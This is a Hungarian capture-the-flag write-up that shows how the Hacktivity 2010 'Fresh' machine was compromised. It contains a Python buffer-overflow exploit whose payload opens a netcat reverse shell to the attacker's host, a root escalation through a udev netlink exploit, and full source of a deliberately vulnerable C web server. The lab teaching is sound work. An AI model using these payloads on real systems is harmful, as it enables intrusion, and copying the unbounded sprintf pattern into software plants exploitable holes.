1. Bevezető

Az ismertetésre kerülő lépéssorozat egy lehetséges módja a *Hacktivity 2010* rendezvényen *Capture the Flag* néven meghirdetett verseny *Fresh* nevű gépén felhasználói hozzáférés szerzésének, majd a privilégium rendszeradminisztrátori szintre emelésének.

A verseny során a résztvevők számára mindössze az az információ állt rendelkezésre, hogy a célpont az általuk fizikailag is elérhető hálózaton egy megadott címtartományban IP címmel rendelkezik. A felhasználói ill. adminisztrátori hozzáférés megszerzését a megfelelő felhasználó saját könyvtárában található `proof.txt` állomány tartalmának ismeretével kellett igazolni.

E dokumentumban a 192.168.82.1–50 IP cím tartományt fogjuk használni.

2. IP cím és szolgáltatások felderítése


Az IP cím felderítéséhez az `nmap` eszközt vesszük igénybe. További paraméterek megadása nélkül az eszköz végigpásztázza a kapott címtartományt, majd ha az éppen vizsgált címről választ kap, egy lista alapján végigpróbálgatja a leggyakrabban elérhető szolgáltatásokat. A program kimenetéből az olvashatóság kedvéért kihagytuk a tartományban található, többi gépre vonatkozó adatokat.

```
# nmap 192.168.82.1-50
Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-16 15:39
   CEST
Interesting ports on 192.168.82.19:
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

...

Nmap done: 50 IP addresses (4 hosts up) scanned in 70.15
   seconds
```

Látható, hogy a 192.168.82.19 címen elérhető gépen két szolgáltatás is válaszol, az SSH és a HTTP. Az SSH szolgáltatás verziója egyszerűen megállapítható `nc` eszköz használatával a megfelelő cím és port megadásával.

```
# nc 192.168.82.19 22
SSH-2.0-OpenSSH_5.5p1 Debian-4
```

Webes keresés segítségével kideríthető, hogy a verzióban jelenleg nincs ismert távolról kihasználható biztonsági hiba, így egyelőre érdemesebb a másik szolgáltatásra fókuszálni. A HTTP szolgáltatás ellenőrzéséhez beírtuk egy böngészőbe a gép IP címét.



Válaszként egy egyszerű könyvtárlistázást kapunk, az egyik fájl neve `vulnhttpd.c`, ezt letöltve egy egyszerű HTTP szerver kb. 150 soros C nyelvű forrását kapjuk meg. Közelebbről megnézve a forráskódot látható, hogy az nagy valószínűséggel a futó HTTP kiszolgálóé. A teljes forráskód megtalálható a dokumentum végén található függelékben.

3. Felhasználói szintű hozzáférés megszerzése

A forráskódot tüzetesebben átnézve látható, hogy a könyvtárlistázást úgy állítja elő, hogy amennyiben a kért útvonal / karakterre végződik, végrehajt egy parancsot, amelyet egy olyan változóban tárol, amely a címet tároló puffer előtt lett definiálva. Utóbbi körülmény miatt a változó a memóriában „veremszomszédja” a címpuffernek, azaz ha sikerül rávenni a programot, hogy írjon a címpufferbe több adatot, mint annak a mérete, egy olyan változóba kerül érték, melynek tartalma végrehajtásra kerül.

A 124. sorban látható, hogy a `path` változó úgy kap értéket, hogy egy, a korlátokra nem figyelő `sprintf` hívással egymás után a címet tároló változóba kerül az aktuális könyvtár elérési útvonala és a böngészőtől kapott általa kért útvonal. Mivel utóbbit a támadó adja meg, innentől különösebb probléma nélkül felülírható a futtatásra kerülő parancs, ezzel pedig felhasználói jogosultság szerezhető a gépen.

A parancsvégrehajtás során az SSH verziója alapján szinte biztosra vehetjük, hogy Debian vagy azon alapuló disztribúcióval van dolgunk, így a rendszeren nagy valószínűséggel megtalálhatók a gyakori UNIX segédprogramok, pl. a netcat.

A kihasználás egy lehetséges módja például az alábbi Python szkript, mely feltételezi, hogy a támadó IP címe 192.168.82.20. A szkript hibát kihasználva kiad a szerveren egy `nc` parancsot úgy, hogy az megpróbál visszacsatlakozni a támadó gépéhez, majd a kapcsolat létrejötte után végrehajtja a támadótól érkező parancsokat. Ennek a a megoldásnak az előnye, hogy kevesebb eséllyel okoz gondot a szerver tűzfala.

```
#!/usr/bin/env python

from socket import *

s = socket(AF_INET, SOCK_STREAM)
s.connect(("192.168.82.19", 80))
filename = "/" + "A" * 2048 + ";nc+192.168.82.20+4444+-e+/bin
   /sh;echo+/"
s.send("GET %s HTTP/1.0\n\n" % filename)
```

```
data = s.recv(4096)
while len(data) > 0:
  print data
  data = s.recv(4096)
s.close()
```

A szkript futtatása előtt elindítjuk a nc programot úgy, hogy figyeljen a 4444-es porton. A szkript futtatását követően egy parancssori hozzáférést kapunk a géphez, a webszervert futtató felhasználó jogaival.

```
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.82.19: inverse host lookup failed: Unknown host
connect to [192.168.82.20] from (UNKNOWN) [192.168.82.19]
   47002
id
uid=1000(user) gid=1000(user) groups=20(dialout),24(cdrom)
   ,25(floppy),29(audio),44(video),46(plugdev),1000(user)
pwd
/home/user
cat proof.txt
3c8c121b2e32916c2c48e932ac15ac5b
```

Elértük tehát, hogy tetszőleges parancsot végre tudunk hajtani a webszerver nevében, amellyel egyrészt megszereztük a szükséges bizonyítékot, másrészt kiindulópontot biztosít a rendszergazdai jogosultság megszerzéséhez.

4. Rendszergazdai jogosultság megszerzése

Parancsvégrehajtási lehetőség birtokában egyszerűen le tudjuk kérdezni a futó kernel verzióját és CPU architektúráját.

```
$ uname -a
Linux debian-arm 2.6.26-2-versatile #1 Fri Apr 10 12:38:53
   CEST 2009 armv5tejl GNU/Linux
```

Látható, hogy a gép a megszokottól eltérően ARM architektúrájú, emiatt a privilégiumszint emeléséhez használatos módszerek közül nehezebben kivitelezhetők azok, melyek Intel-specifikusak (x86 vagy x64).

A futó folyamatokat a ps aux paranccsal kilistázva viszonylag kevés futó szolgáltatás található, így nem nagy munka egyenként végignézni azokat. A szolgáltatások verzióinak és az exploit-db.com Linux local exploitok listájának első három oldalát végignézve kideríthető, hogy az udev 141-nél korábbi verzióit egy netlink hiba kihasználásával helyi felhasználó jogosultságának kiterjesztésre veheti rá (EDB ID: 8478).

```
$ /sbin/udevd --version
125
```

A verziót lekérdezve látható, hogy a gépen a 125-ös, a hiba által érintett változat fut, a kihasználáshoz pedig mindössze shell és C fordító szükséges. A `gcc` parancs kiadásakor azonban azt a hibaüzenetet kapjuk, hogy az nem elérhető.

```
$ gcc
bash: gcc: command not found
```

Fájlrendszerbeli keresgéléssel azonban kideríthető, hogy telepítve van a GCC 4.3 verziója, csak a szimbolikus link hiányzik rá, így az explicit `gcc-4.3` parancsot kiadva futtatható is. Az említett udev exploitot ennek megfelelően módosítva megoldható a privilégiumemelés.

```
$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
c7c34a00 0   0      00000000 0        0        00000000 2
c7205e00 7   0      00000000 0        0        00000000 2
c71e8a00 9   0      00000000 0        0        00000000 2
c7c68400 10  0      00000000 0        0        00000000 2
c72caa00 15  598    00000001 0        0        00000000 2
c7c34400 15  0      00000000 0        0        00000000 2
c7c3a400 16  0      00000000 0        0        00000000 2
c7c3a600 18  0      00000000 0        0        00000000 2
$ ./expl.sh 598
suid.c: In function    main    :
suid.c:3: warning: incompatible implicit declaration of built
   -in function    execl
sh-3.2# id
uid=0(root) gid=0(root) groups=20(dialout),24(cdrom),25(
   floppy),29(audio),44(video),46(plugdev),1000(user)
sh-3.2# cat /root/proof
b0365eaaaa0bde735af2c614321b6e48
```

Elértük tehát, hogy tetszőleges parancsot végre tudunk hajtani a rendszeradminsztrátor nevében, amellyel egyrészt megszereztük a szükséges bizonyítékot, másrészt bármit megtehetünk a gépen, ezzel teljesítettük a kitűzött feladatot.

Függelék: a HTTP szerver forráskódja

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <fcntl.h>

#define MAXCONNS 1000
#define BUFSIZE 4096
#define PORT "2010"
#define INDEXCMD "ls | awk '{print \"<li><a href=\\\"\"$1
   \"\\\">\"$1\"</a></li>\"}'"

char *ROOT;
int listenfd, clients[MAXCONNS];
void error(char *);
void startServer();
void respond(int);

int main()
{
  struct sockaddr_in clientaddr;
  socklen_t addrlen;
  char c;

  ROOT = getenv("PWD");

  int slot = 0;

  int i;
  for (i = 0; i < MAXCONNS; i++)
    clients[i] = -1;
  startServer();

    while (1)
    {
      addrlen = sizeof(clientaddr);
```

```
41        clients[slot] = accept(listenfd, (struct sockaddr *) &
             clientaddr, &addrlen);
42
43        if (clients[slot] < 0)
44          error("accept() error");
45        else
46        {
47          if (fork() == 0)
48          {
49            respond(slot);
50            exit(0);
51          }
52        }
53
54        while (clients[slot] != -1) slot = (slot + 1) %
             MAXCONNS;
55      }
56
57      return 0;
58  }
59
60  void startServer()
61  {
62    struct addrinfo hints, *res, *p;
63
64    memset(&hints, 0, sizeof(hints));
65    hints.ai_family = AF_INET;
66    hints.ai_socktype = SOCK_STREAM;
67    hints.ai_flags = AI_PASSIVE;
68    if (getaddrinfo(NULL, PORT, &hints, &res) != 0)
69    {
70      perror("getaddrinfo() error");
71      exit(1);
72    }
73    for (p = res; p != NULL; p = p->ai_next)
74    {
75      listenfd = socket(p->ai_family, p->ai_socktype, 0);
76      if (listenfd == -1) continue;
77      if (bind(listenfd, p->ai_addr, p->ai_addrlen) == 0) break
           ;
78    }
79    if (p == NULL)
80    {
81      perror("socket() or bind()");
82      exit(1);
```

```
83    }
84
85    freeaddrinfo(res);
86
87    if (listen(listenfd, 1000000) != 0)
88    {
89      perror("listen() error");
90      exit(1);
91    }
92  }
93
94  void respond(int n)
95  {
96    char mesg[BUFSIZE], *reqline[3], data_to_send[BUFSIZE], ls
        [64], path[2048];
97    int rcvd, fd, bytes_read;
98
99    strcpy(ls, INDEXCMD);
100   memset((void*)mesg, (int)'\0', BUFSIZE);
101
102   rcvd = recv(clients[n], mesg, BUFSIZE, 0);
103
104   if (rcvd > 0)
105   {
106     reqline[0] = strtok(mesg, " \t\n");
107     if (strncmp(reqline[0], "GET\0", 4) == 0)
108     {
109       reqline[1] = strtok(NULL, " \t");
110       reqline[2] = strtok(NULL, " \t\n");
111       if (strncmp(reqline[2], "HTTP/1.0", 8) != 0 && strncmp(
            reqline[2], "HTTP/1.1", 8) != 0)
112       {
113         write(clients[n], "HTTP/1.0 400 Bad Request\n", 25);
114       }
115       else
116       {
117         struct stat fs;
118         FILE *list;
119         int i;
120
121         /* decode spaces like PHP's urldecode() */
122         for (i = 0; i < strlen(reqline[1]); i++)
123           if (reqline[1][i] == '+') reqline[1][i] = ' ';
124         sprintf(path, "%s%s", ROOT, reqline[1]);
125         if (path[strlen(path) - 1] == '/')
```

```
126           {
127             char index[BUFSIZE];
128             int nb;
129
130             write(clients[n], "HTTP/1.0 200 OK\n\n<html><body><
                   h1>Index of ", 42);
131             write(clients[n], reqline[1], strlen(reqline[1]));
132             write(clients[n], "</h1><ul>", 9);
133             list = popen(ls, "r");
134             while ((nb = fread(index, 1, BUFSIZE, list)) > 0)
135               write(clients[n], index, nb);
136             pclose(list);
137             write(clients[n], "</ul></body></html>", 19);
138           }
139           else if ((fd = open(path, O_RDWR)) != -1)
140           {
141             send(clients[n], "HTTP/1.0 200 OK\n\n", 17, 0);
142             while ((bytes_read = read(fd, data_to_send, BUFSIZE
                   )) > 0)
143               write(clients[n], data_to_send, bytes_read);
144           }
145           else write(clients[n], "HTTP/1.0 404 Not Found\n",
                  23);
146         }
147       }
148     }
149
150     shutdown(clients[n], SHUT_RDWR);
151     close(clients[n]);
152     clients[n] = -1;
153   }
```